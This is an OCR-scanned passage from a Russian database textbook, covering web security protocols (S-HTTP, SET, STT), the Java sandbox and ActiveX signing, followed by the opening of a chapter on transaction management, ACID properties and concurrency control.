Еще одним протоколом для передачи конфиденциальных данных по Web является S-HTTP (Secure HTTP — протокол защищенной передачи гипертекста), который представляет собой модифицированную версию стандартного протокола HTTP. Протокол S-HTTP разработан компанией Enterprise Integration Technologies (EIT), которая была приобретена корпорацией Verifone в 1995 году. Протокол SSL предусматривает создание защищенного соединения между клиентом и сервером, по которому может безопасно передаваться большой объем данных, тогда как протокол S-HTTP предназначен для безопасной передачи отдельных сообщений. Поэтому технологии SSL и S-HTTP могут рассматриваться скорее не как конкурирующие, а как дополняющие друг друга. Спецификации обоих протоколов были переданы в IETF (Internet Engineering Task. Force — Проблемная группа проектирования Internet) для утверждения в качестве стандартов. В соответствии с общепринятым соглашением, адреса Web-страниц, для которых требуются соединения SSL, начи-

наются с идентификатора протокола https:, а не http:. Протоколы SSL/S-HTTP поддерживаются не всеми Web-броузерами и серверами.

По сути, эти протоколы позволяют броузеру и серверу проверить подлинность друг друга и защитить информацию, которая в дальнейшем будет передаваться между ними. В этих протоколах используются такие криптографические методы, как шифрование, а также цифровые подписи, поэтому они обеспечивают следующее:

- позволяют Web-броузерам и серверам проверить подлинность друг друга;
- дают возможность владельцам Web-узлов контролировать доступ к конкретным серверам, каталогам, файлам и службам;
- обеспечивают передачу между броузером и сервером конфиденциальной информации (например, номеров кредитных карточек), которая дри этом остается недоступной для посторонних лиц;
- гарантируют достоверность данных, которыми обмениваются броузер и сервер (иными словами, исключают возможность случайного или преднамеренного искажения данных, которое не было бы обнаружено).

Ключевым компонентом в процессе установления защищенных сеансов Web с использованием протокола SSL или S-HTTP является цифровой сертификат, который описан выше. Без применения аутентичных и заслуживающих доверия сертификатов такие протоколы, как SSL и S-HTTP, не обеспечивают никакой защиты.

18.5.7. Защищенные электронные транзакции и технология защищенных транзакций

Протокол SET (Secure Electronic Transactions — протокол защищенных электронных транзакций) — открытый, обеспечивающий взаимодействие различных технологий стандарт выполнения транзакций с кредитными карточками по Internet, созданный совместно компаниями Netscape, Microsoft, Visa, Mastercard, GTE, SAIC, Terisa Systems и VeriSign. Назначение протокола SET состоит в обеспечении возможности заключать в Internet сделки с применением кредитных карточек. Чтобы при проведении транзакции, лежащей в основе конкретной сделки, не возникало сомнений, что может быть разглашена секретная информация, транзакция разделяется на части таким образом, что продавец имеет информацию только о том, какие товары у него приобретаются, сколько они стоят и гарантирован ли платеж, но не знает, какой способ платежа выбран покупателем. Аналогичным образом, компания, которая выпустила кредитную карточку (например, Visa), имеет доступ к информации об общей стоимости покупки, но не получает сведений о приобретаемых товарах.

В протоколе SET широко используются сертификаты как для проверки подлинности владельца кредитной карточки, так и для подтверждения того, что продавец имеет надежную связь с финансовым учреждением. Весь этот механизм показан на рис. 18.9. Несмотря на то что основными участниками разработки спецификаций SET являются компания Microsoft и Visa International, они в настоящее время предоставляют в общее пользование протокол STT (Secure Transaction Technology — технология защищенных транзакций), который был разработан для обеспечения безопасного выполнения банковских платежей в Internet. В протоколе STT применяется шифрование данных по методу DES, шифрование информации банковской карточки по методу RSA, а также надежная аутентификация всех сторон, участвующих в транзакции.




Рис. *18.9. Транзакция SET*

18.5.8. Средства защиты Java

В разделе 28.8 приведены общие сведения о языке Java, который приобретает все более важное значение для разработки в среде Web. Читателям, которые не знакомы с языком Java, рекомендуем прочитать раздел 28.8 и только после этого перейти к данному разделу.

Средства обеспечения безопасности и защиты представляют собой неотъемлемые компоненты проекта Java, в котором реализовано понятие безопасной среды (так называемой "песочницы"), которая исключает возможность получения доступа к системным ресурсам с помощью приложений, не заслуживающих доверия и, возможно, созданных с враждебными намерениями. Для реализации такой "песочницы" применяются три компонента: загрузчик классов, верификатор байт-кода и диспетчер защиты. Эти средства защиты поддерживаются языком Java и виртуальной машиной Java (Java Virtual Machine — JVM), а их реализация осуществляется с помощью компилятора и системы времени выполнения. В свою очередь, необходимый уровень безопасности достигается с помощью правил, сформированных на основе этих средств защиты.

К числу средств защиты языка Java относятся также строгий контроль типов и автоматическая сборка "мусора". В настоящем разделе рассматриваются два других средства: загрузчик классов и верификатор байт-кода. Этот раздел, посвященный средствам защиты Java, оканчивается описанием диспетчера защиты JVM Security Manager.

Загрузчик классов

Загрузчик классов выполняет функции по загрузке в оперативную память всех необходимых классов и проверке правильности формата файлов классов; кроме того, он проверяет, не нарушает ли загруженный класс приложения/аплета защиту системы, путем распределения пространств имен. Пространства имен являются иерархическими и позволяют виртуальной машине Java распределять классы по группам с учетом того, из какого источника они были получены (локального или удаленного). Загрузчик классов позволяет исключить вероятность того, что класс из "менее защищенного" пространства имен будет загружен в оперативную память вместо класса, принадлежащего более защищенному пространству имен. Таким образом предотвращается возможность того, что примитивы ввода-вывода файловой системы, которые определены в локальном классе Java, могут быть вызваны или даже перекрыты классами, полученными из источника, находящегося за пределами локального компьютера. Работающая на компьютере машина JVM позволяет применять одновременно несколько загрузчиков классов, имеющих собственные пространства имен. Поскольку в броузерах и приложениях Java обычно предусмотрены собственные загрузчики классов, пусть даже имеющие структуру, рекомендованную компанией Sun Microsystems (разработчиком языка Java), такая организация работы может рассматриваться как слабое место в модели защиты. Но многие специалисты доказывают, что в этом как раз и состоит преимущество языка Java, который позволяет системным администраторам вводить в действие свои собственные (возможно, более жесткие) меры защиты.

Верификатор байт-кода

Прежде чем машина JVM сможет вызвать приложение/аплет на выполнение, его код должен быть проверен. Работа верификатора (программы проверки) основана на предположении, что вызвать аварийный останов или нарушить защиту системы способен любой код, поэтому верификатор выполняет ряд проверок, включая выполнение алгоритмов автоматического доказательства теорем, которые позволяют исключить вероятность подобного развития событий. Как правило, верификатор обеспечивает выполнение следующих проверок:

- оттранслированная программа имеет правильный формат;
- не происходит переполнение/опустошение внутренних стеков;
- не выполняются какие-либо недопустимые преобразования данных (например, целых чисел в указатели); это позволяет исключить возможность получения в программе доступа к защищенным областям памяти;
- команды байт-кода имеют допустимый тип;
- все операторы доступа к членам классов являются действительными.

Программа Security Manager

Правила защиты Java зависят от приложения. В каждом приложении Java (например, в Web-броузере или в Web-сервере с поддержкой Java) должны быть определены и реализованы собственные правила защиты. Чаще всего в приложениях Java средства защиты реализованы в виде отдельного диспетчера защиты Security Manager. Например, Web-броузер с поддержкой Java может включать собственный аплет Security Manager, и любой аплет, загруженный этим броузером, проверяется на соответствие правилам защиты с помощью аплета Security Manager. Программный компонент Security Manager проводит проверку во время выполнения потенциально "опасных" методов, иными словами, методов, которые

обращаются к функциям ввода-вывода, требуют доступа к сети или предусматривают определение нового загрузчика классов. Как правило, аплеты, полученные из внешнего источника, не должны выполнять действия, перечисленные ниже.

- Чтение и запись файлов в файловой системе клиентского компьютера. К этому также относится запись аплетами на клиентском компьютере данных для постоянного хранения (например, в базу данных), но передача этих данных на хранение в тот хост, откуда был получен аплет, не запрещается.
- Создание сетевых соединений с компьютерами, отличными от хост-компьютера, с которого поступили откомпилированные файлы с расширением `.class` данного аплета. Таким компьютером может быть либо хост, с которого получена HTML-страница с аплетом, либо хост, указанный в параметре CODEBASE дескриптора аплета. При наличии обоих вариантов более высокий приоритет имеет вариант с использованием параметра CODEBASE.
- Запуск других программ на клиентском компьютере.
- Загрузка библиотек.
- Определение вызовов методов. Если бы в аплете была предусмотрена возможность определять собственные вызовы методов, это могло бы позволить получить из кода аплета непосредственный доступ к базовой операционной системе клиентского компьютера.

Эти ограничения распространяются на аплеты, загруженные по открытой сети Internet или по закрытой внутренней сети компании. Но они не применяются к аплетам, загружаемым с локального диска клиентского компьютера и находящимся в каталоге, который указан в параметре среды CLASSPATH. Локальные аплеты загружаются загрузчиком файловой системы и обладают способностью выполнять чтение и запись файлов, поэтому могут выйти из-под управления виртуальной машины и не проходят проверку верификатором байт-кода. Описанные выше ограничения могут быть также немного ослаблены при использовании программы Appletviewer, которая входит в состав JDK (Java Development Kit — инструментальный комплект поддержки разработок в среде Java), поскольку эта программа позволяет пользователю явно определить список файлов, к которым может быть предоставлен доступ для загруженных аплетов. Аналогичным образом, в броузере Internet Explorer 4.0 компании Microsoft введено понятие *зоны,* причем некоторые из них могут рассматриваться как заслуживающие, а другие как не заслуживающие доверия. Аплеты Java, загруженные из определенных зон, могут выполнять чтение и запись в файлы на жестком диске клиентского компьютера. Зоны, для которых предоставляется такая возможность, определяются сетевыми администраторами.

Усовершенствованные средства защиты аплетов

Модель "песочницы" была введена в первом выпуске API-интерфейса аплетов Java в январе 1996 года. Эта модель в целом позволяет защитить компьютерные системы от полученного по сети кода, не заслуживающего доверия, но не дает возможности решить ряд других проблем защиты и обеспечения конфиденциальности данных. Во-первых, требуются средства аутентификации, позволяющие убедиться в том, что аплет действительно поступил из того источника, который указан в его адресной информации. Во-вторых, если бы была возможность снабжать аплеты цифровой подписью и проводить их аутентификацию, это позволило бы поднять на более высокий уровень статус аплетов, заслуживающих доверия, а в дальнейшем перейти к их эксплуатации в условиях менее строгих ограничений защиты.

API-интерфейс защиты Java (Java Security API), который входит в состав комплекта JDK 1.1, содержит API-интерфейсы для формирования цифровых подписей, дайджестов сообщений, управления ключами, а также шифрования/дешифрования (с учетом законодательных требований, которые распространяются на экспорт продукции из США). В настоящее время ведется работа по определению инфраструктуры, позволяющей вводить гибкие правила защиты аплетов цифровой подписью.

18.5.9. Средства защиты ActiveX

Модель защиты ActiveX имеет существенные отличия от модели, применяемой для аплетов Java. В языке Java защита осуществляется путем ограничения набора инструкций, которые могут быть выполнены аплетами без нарушения правил защиты. В технологии ActiveX, в отличие от этого, не устанавливаются какие-либо ограничения, регламентирующие действия, которые могут быть выполнены элементом управления. Вместо этого разработчику любого элемента управления ActiveX предоставляется возможность снабдить свой программный продукт цифровой подписью с использованием системы Authenticode. Затем цифровые подписи утверждаются в организации CA. Такая модель защиты возлагает ответственность за защиту компьютера на пользователя. Прежде чем броузер загрузит элемент управления ActiveX, который не был сертифицирован (или сертифицирован, но неизвестной организацией CA), броузер выводит на экран диалоговое окно, предупреждая пользователя, что применение такого элемента управления может оказаться небезопасным. После этого пользователь может прервать передачу или продолжить ее и взять на себя всю ответственность за последствия.

РЕЗЮМЕ

- Защита баз данных предусматривает предотвращение любых преднамеренных и непреднамеренных угроз.
- Целью организации защиты базы данных является предотвращение таких нарушений, как похищение и фальсификация данных, утрата конфиденциальности (секретности), нарушение неприкосновенности личных данных, утрата целостности данных и потеря доступности данных.
- Угрозой считается любая ситуация (или событие), вызванная как преднамеренно, так и случайно, которая может отрицательно повлиять на функционирование системы, а следовательно, и самой организации.
- Компьютерные средства защиты в многопользовательской среде включают следующее: авторизацию пользователей, представления, средства копирования/восстановления, инструменты поддержания целостности данных, шифрование и технологию RAID.
- Авторизация пользователей заключается в предоставлении им необходимых прав (или привилегий), позволяющих их владельцу получать санкционированный доступ к системе или ее объектам. Аутентификация представляет собой механизм определения того, является ли данный пользователь именно тем, за кого себя выдает.
- Представление является динамическим результатом одной или нескольких реляционных операций, выполняемых над базовыми отношениями с целью создания нового отношения. Представление является виртуальным отношением, которое реально в базе данных не существует, но воспроизводится по за-

просу пользователя в момент поступления этого запроса. Механизм представлений является мощным и весьма гибким инструментом организации защиты, позволяющим скрывать от определенных пользователей некоторую часть базы данных.

- **Резервное** копирование представляет собой процесс периодического создания копии базы данных и ее файла журнала (а также, возможно, программного обеспечения), помещаемых на внешние по отношению к системе носители информации. Ведение **журнала** базы данных представляет собой процесс создания и обработки файла журнала, в котором фиксируются все изменения, внесенные в базу данных с момента создания ее последней резервной копии, что позволяет эффективно восстанавливать систему в случае отказа.
- Средства поддержания целостности данных также вносят свой вклад в защиту данных, поскольку предотвращают переход базы данных в несогласованное состояние, а также получение ошибочных или неправильных результатов расчетов.
- Шифрование представляет собой процедуру преобразования данных с использованием специальных алгоритмов, которые делают данные непригодными для чтения с помощью любой программы без ключа шифрования.
- В СУБД Microsoft Access и Oracle предусмотрены средства защиты двух типов: защита системы и защита данных. Средства защиты системы позволяют установить пароль, применяемый при открытии базы данных, а средства защиты **данных** обеспечивают организацию защиты на уровне пользователя, которая может применяться для ограничения тех частей базы данных, в которых пользователь может выполнять чтение и обновление.
- Средства защиты СУБД в Web включают прокси-серверы, брандмауэры, алгоритмы получения дайджеста сообщения и цифровых подписей, цифровые сертификаты, серверы Kerberos, протоколы SSL (Secure Sockets Layer) и S-HTTP (Secure HTTP), SET (Secure Electronic Transactions) и STT (Secure Transaction Technology), средства защиты Java и ActiveX.

Вопросы

18.1. Каковы назначение и область применения понятия "защиты базы данных"?

18.2. Перечислите основные типы угроз, которым могут подвергаться системы с базами данных, и укажите для каждой из них возможные средства контроля и противодействия.

18.3. Объясните смысл следующих понятий с точки зрения защиты базы данных:
а) авторизация пользователей;
б) представления;
в) резервное копирование и восстановление;
г) целостность данных;
д) шифрование;
е) технология RAID.

18.4. Какие основные средства защиты предусмотрены в СУБД Microsoft Access или Oracle?

18.5. В чем состоят основные методы защиты СУБД в Web?

Упражнения

18.6. Изучите любую СУБД, применяемую в вашей организации, и определите, какие средства защиты предусмотрены в ней.

18.7. Определите, какие методы защиты применяются в вашей организации для предотвращения несанкционированного доступа к любой СУБД из Internet.

18.8. Рассмотрите учебный проект *DreamHome*, описанный в главе 10. Перечислите потенциальные угрозы, которые могут возникнуть в этом приложении, и предложите меры по их предотвращению.

18.9. Рассмотрите учебный проект *Wellmeadows Hospital*, описанный в приложении Б. Перечислите потенциальные угрозы, которые могут возникнуть в этом приложении, и предложите меры по их предотвращению.

Глава 19

УПРАВЛЕНИЕ ТРАНЗАКЦИЯМИ

В ЭТОЙ ГЛАВЕ...

- Назначение средств управления параллельным доступом.
- Назначение средств восстановления базы данных.
- Назначение и важность обработки транзакций,
- Свойства транзакций.
- Упорядочиваемость и способы ее применения к управлению параллельным доступом.
- Использование блокировок для обеспечения упорядочиваемое™.
- Принципы работы протокола двухфазной блокировки.
- Взаимоблокировки и способы их устранения.
- Использование временных отметок для поддержки упорядочиваемости.
- Принципы работы схемы оптимистического управления параллельным доступом.
- Влияние различных уровней детализации блокировки на степень распараллеливания.
- Некоторые типичные причины отказа баз данных,
- Назначение файла журнала транзакций.
- Выполнение процедуры создания контрольной точки в ходе формирования журнала транзакций.
- Методы восстановления баз данных после отказа.
- Альтернативные модели выполнения длительных транзакций.
- Способы управления параллельным доступом и восстановлением в СУБД Oracle.

В главе 2 описаны общие функциональные возможности, которые должна предоставлять типичная СУБД. В их число входят три тесно связанные между собой функции, назначение которых состоит в гарантированном поддержании базы данных в достоверном и согласованном состоянии, а именно: службы поддержки транзакций, управления параллельным доступом и средства восстановления баз данных. Характеристики надежности, достоверности и согласованности данных должны сохраняться при отказах оборудования или программных компонентов, а также при эксплуатации базы данных в многопользовательской среде. Эти три функции подробно рассматриваются в данной главе.

Несмотря на то что каждая из этих функций будет обсуждаться отдельно, все они находятся во взаимной зависимости. И механизм управления параллельным доступом, и средства восстановления предназначены для защиты баз данных от потери данных или их перехода в несогласованное состояние. Многие СУБД допускают одновременное выполнение несколькими пользователями различных операций в базе данных. Если эти операции осуществляются бесконтрольно, то выполняемые пользователями действия могут произвольным образом влиять друг на друга, вследствие чего база данных может перейти в несогласованное состояние. Для исключения подобных явлений в каждой СУБД реализуется протокол *управления параллельным доступом,* в задачу которого входит предотвращение нежелательного влияния пользовательских процессов друг на друга.

Восстановление базы данных представляет собой процедуру перевода базы данных в некоторое допустимое состояние, выполняемую после отказа. *Отказ базы данных* может возникнуть в результате аварийного останова системы, сбоя оборудования, обнаружения программных ошибок или неисправности носителей информации. Причины могут быть различными: разрушение магнитной головки, ошибки в прикладной программе и в логике приложения, работающего с базой данных, и т.д. Кроме того, причиной может послужить ненамеренное или преднамеренное повреждение или уничтожение данных и программного обеспечения операторами системы или ее конечными пользователями. Любая СУБД должна иметь средства восстановления системы (независимо от причины отказа), а также обеспечивать возврат базы данных в согласованное состояние.

Структура этой главы

Для того чтобы понять, как функционируют средства управления параллельным доступом и средства восстановления, необходимо знать, что означает понятие *транзакции,* которое рассматривается в разделе 19.1. В разделе 19.2 обсуждаются механизмы управления параллельным доступом и подробно освещаются протоколы, используемые для устранения возможных конфликтов. В разделе 19.3 описываются средства восстановления и технологии, которые могут использоваться с целью гарантированного сохранения базы данных в согласованном состоянии даже при наличии отказов. В разделе 19.4 рассматриваются более сложные модели транзакций, предложенные для поддержки выполнения длительных операций (от нескольких часов до нескольких месяцев), требующих взаимодействия с другими параллельно выполняемыми процессами и не придерживающихся жесткой схемы, что не позволяет регламентировать ход их выполнения в будущем. В разделе 19.5 рассматриваются способы управления параллельным доступом и восстановлением в СУБД Oracle.

В настоящей главе описаны средства поддержки транзакций, управления параллельным доступом и восстановлением в *централизованной СУБД,* т.е. СУБД, состоящей из одной базы данных. А в главе 23 рассматриваются такие же средства, но предназначенные для *распределенной СУБД* (состоящей из нескольких логически взаимосвязанных баз данных, распределенных в сети).

19.1. Поддержка транзакций

Транзакция. Действие или ряд действий, выполняемых одним пользователем или прикладной программой, которые осуществляют чтение или изменение содержимого базы данных.

Транзакция является логической единицей работы, выполняемой в базе данных. Она может быть представлена отдельной программой, частью программы или даже отдельной командой (например, командой INSERT или UPDATE языка SQL) и включать произвольное количество операций, выполняемых в базе данных. С точки зрения администратора базы данных эксплуатация любого приложения может расцениваться как ряд транзакций, в промежутках между которыми выполняется обработка данных, осуществляемая вне среды базы данных. Для иллюстрации понятия транзакции рассмотрим два отношения из учебного проекта *DreamHome* (см. табл. 3.4 и 3.5):

```
Staff           (staffNo, fName, lName, position, sex, DOB,
                 salary, branchNo)
PropertyForRent (propertyNo, street, city, postcode, type, rooms,
                 rent, ownerNo, staffNo, branchNo)
```

Простейшей транзакцией, выполняемой в подобной базе данных, может быть корректировка зарплаты определенного работника, указанного его табельным номером x. Обобщенно подобная транзакция может быть записана, как показано в табл. 19,1 (вариант А). В этой главе мы будем обозначать операции чтения или записи элемента данных x с помощью выражений read(x) и write(x). При необходимости к имени элемента данных могут добавляться дополнительные уточнители. Например, в столбце *Вариант А* (табл. 19.1) используется обозначение read(staffNo = x, salary), указывающее, что требуется считать элемент данных salary для записи, в которой ключевое значение равно x. В данном примере *транзакция* состоит из двух операций, выполняемых в базе данных (read и write), и одной операции, выполняемой вне базы данных (salary = salary*1.1).

Таблица 19.1. Пример выполнения транзакции

Вариант А	Вариант Б
	delete(staffNo = x)
	for all PropertyForRent records, pno
read(staffNo = x, salary)	begin
salary = salary * 1.1	read(propertyNo = pno, staffNo)
write(staffNo = x, new_salary)	if (staffNo = x) then
	begin
	staffNo = newStaffNo
	write(propertyNo = pno, staffNo)
	end
	end

Более сложная транзакция, текст которой также показан в табл. 19.1 (вариант Б), предназначена для удаления сведений о работнике, заданном его табельным номером x. В этом случае, помимо удаления соответствующей строки из отношения Staff, требуется найти все строки отношения PropertyForRent, описывающие объекты недвижимости, за которые отвечал данный работник, после чего назначить их некоторому другому работнику, табельный номер которого, предположим, имеет значение newStaffNo. Если все указанные изменения не будут внесены до конца, правила ссылочной целостности будут нарушены и база

данных окажется в несогласованном состоянии — за объект недвижимости будет отвечать несуществующий сотрудник компании.

Любая транзакция всегда должна переводить базу данных из одного согласованного состояния в другое, хотя допускается, что согласованность состояния базы может нарушаться в ходе выполнения транзакции. Например, в процессе выполнения транзакции, представленной в столбце *Вариант Б* табл. 19.1, возникает ситуация, когда одна из строк отношения PropertyForRent содержит новое значение атрибута staffNo — newStaffNo, тогда как остальные строки все еще содержат прежнее значение x. Однако после завершения выполнения транзакции во все требуемые строки должно быть помещено новое значение — newStaffNo.

Любая транзакция завершается одним из двух возможных способов. В случае успешного завершения результаты транзакции *фиксируются* (commit) в базе данных, и последняя переходит в новое согласованное состояние. Если выполнение транзакции не увенчалось успехом, она *отменяется*. В этом случае в базе данных должно быть восстановлено то согласованное состояние, в котором она находилась до начала данной транзакции. Этот процесс называется *откатом* (roll back), или *отменой транзакции*. Зафиксированная транзакция не может быть отменена. Если окажется, что зафиксированная транзакция была ошибочной, потребуется выполнить другую транзакцию, отменяющую действия, выполненные первой транзакцией (раздел 19.4.2). Такая транзакция называется *компенсирующей*. Но аварийно завершившаяся транзакция, для которой выполнен откат, может быть вызвана на выполнение позже и, в зависимости от причин предыдущего отказа, вполне успешно завершена и зафиксирована в базе данных.

Ни в одной СУБД не может быть предусмотрен априорный способ определения того, какие именно операции обновления могут быть сгруппированы для формирования единой логической транзакции. Поэтому должен применяться метод, позволяющий указывать границы каждой из транзакций извне, со стороны пользователя. В большинстве я.зыков манипулирования данными для указания границ отдельных транзакций используются операторы BEGIN TRANSACTION, COMMIT и ROLLBACK (или их эквиваленты)[1]. Если эти ограничители не были использованы, как единая транзакция обычно рассматривается вся выполняемая программа. СУБД автоматически выполнит команду COMMIT при нормальном завершении этой программы. Аналогично, в случае аварийного завершения программы в базе данных автоматически будет выполнена команда ROLLBACK.

Порядок выполнения операций транзакции принято обозначать с помощью *диаграммы переходов*. Пример такой диаграммы приведен на рис. 19.1. Следует отметить, что на этой диаграмме, кроме очевидных состояний ACTIVE, COMMITTED и ABORTED, имеются еще два состояния, описанные ниже.

- PARTIALLY COMMITTED. Это состояние возникает после выполнения последнего оператора. В этот момент может быть обнаружено, что в результате выполнения транзакции нарушены правила упорядочения (раздел 19.2.2) или ограничения целостности, поэтому транзакцию необходимо завершить аварийно. Еще один вариант развития событий состоит в том, что в системе происходит отказ и все данные, обновленные в транзакции, невозможно успешно записать во внешнюю память. В подобных случаях транзакция должна перейти в состояние FAILED и завершиться аварийно. А если транзакция выполнена успешно, то все результаты обновления могут быть надежно записаны во внешней памяти и транзакция может перейти в состояние COMMITTED.

---

[1] *В соответствии со стандартом ISO SQL оператор BEGIN TRANSACTION автоматически предполагается полученным при поступлении первого оператора SQL, способного инициировать транзакцию (см. раздел 6.5).*

- FAILED. Такое состояние возникает, если транзакция не может быть зафиксирована или произошло ее аварийное завершение, когда она находилась в состоянии ACTIVE, Это аварийное завершение могло возникнуть из-за отмены транзакции пользователем или в результате действия протокола управления параллельным доступом, вызвавшего аварийное завершение транзакции для обеспечения упорядочиваемости операций базы данных.

19.1.1. Свойства транзакций

Существуют определенные свойства, которыми должна обладать любая из транзакций. Ниже представлены четыре основных свойства транзакций, которые принято обозначать аббревиатурой ACID (Atomicity, Consistency, Isolation, Durability — неразрывность, согласованность, изолированность, устойчивость), состоящей из первых букв названий этих свойств [149].

- Неразрывность. Это свойство, для описания которого применимо выражение "все или ничего". Любая транзакция представляет собой неделимую единицу работы, которая может быть либо выполнена вся целиком, либо не выполнена вообще. За обеспечение неразрывности отвечает подсистема восстановления СУБД.
- Согласованность. Каждая транзакция должна переводить базу данных из одного согласованного состояния в другое. Ответственность за обеспечение согласованности возлагается и на СУБД, и на разработчиков приложений. В СУБД согласованность может обеспечиваться путем выполнения всех ограничений, заданных в схеме базы данных, таких как ограничения целостности и ограничения предметной области. Но подобное условие является недостаточным для обеспечения согласованности. Например, предположим, что некоторая транзакция предназначена для перевода денежных средств с одного банковского счета на другой, но программист допустил ошибку в логике транзакции и предусмотрел снятие денег с правильного счета, а зачисление — на неправильный счет. В этом случае база данных переходит в несогласованное состояние, несмотря на наличие правильно заданных ограничений. Тем не менее ответственность за устранение такой несогласованности не может быть возложено на СУБД, поскольку в ней отсутствуют какие-либо средства обнаружения подобных логических ошибок.




Рис. 19.1. Диаграмма перехода для некоторой транзакции

- Изолированность. Все транзакции выполняются независимо друг от друга. Иными словами, промежуточные результаты незавершенной транзакции не должны быть доступны для других транзакций. За обеспечение изолированности отвечает подсистема управления параллельным выполнением.
- Устойчивость. Результаты успешно завершенной (зафиксированной) транзакции должны храниться Б базе данных постоянно и не должны быть утеряны в результате последующих сбоев. За обеспечение устойчивости отвечает подсистема восстановления.

19.1.2. Архитектура базы данных

Архитектура типичной СУБД описана в главе 2. На рис. 19.2 представлен фрагмент полной структурной схемы СУБД (см. рис. 2.6), включающий четыре высокоуровневых модуля базы данных, которые отвечают за обработку транзакций, управление параллельным доступом и восстановление системы. *Диспетчер транзакций* координирует работу транзакций по запросу от прикладных программ. Он взаимодействует с *планировщиком,* отвечающим за реализацию выбранной стратегии управления параллельным доступом. В некоторых случаях планировщик называют *диспетчером блокировок,* если используемый протокол управления параллельным выполнением строится на основе системы блокировок. Цель работы планировщика состоит в достижении максимально возможного уровня распараллеливания работы, при условии исключения влияния параллельно выполняющихся транзакций друг на друга, поскольку это может послужить источником нарушения целостности или согласованности базы данных.

Если в процессе выполнения транзакции происходит отказ, то база данных может оказаться в несогласованном состоянии. Задачей *диспетчера восстановления* является обеспечение того, что в подобном случае база данных будет автоматически возвращена в то состояние, в котором она находилась до начала данной транзакции, и, следовательно, останется согласованной. Наконец, *диспетчер буферов* отвечает за передачу данных между оперативной памятью компьютера и внешней дисковой памятью.

19.2. Управление параллельным доступом

В этом разделе рассматриваются проблемы, связанные с организацией параллельного доступа к данным, а также описаны способы, позволяющие решить связанные с этим проблемы. Вначале приведено рабочее определение функции управления параллельным доступом.

Управление параллельным доступом. Процесс организации одновременного выполнения а базе данных различных операций доступа, гарантирующий предотвращение их влияния друг на друга.

19.2.1. Необходимость управления параллельным доступом

Важнейшей целью создания баз данных является организация параллельного доступа многих пользователей к общим данным, используемым ими совместно. Обеспечить параллельный доступ относительно несложно, если все пользователи будут только читать данные, помещенные в базу. В этом случае работа каждого из




Рис. 19.2. Подсистема обработки транзакций типичной СУБД

них не оказывает влияния на работу остальных пользователей. Но если два или несколько пользователей одновременно обращаются к базе данных и хотя бы один из них желает обновить хранимую в базе информацию, возможно взаимное влияние процессов доступа, способное привести к несогласованности данных.

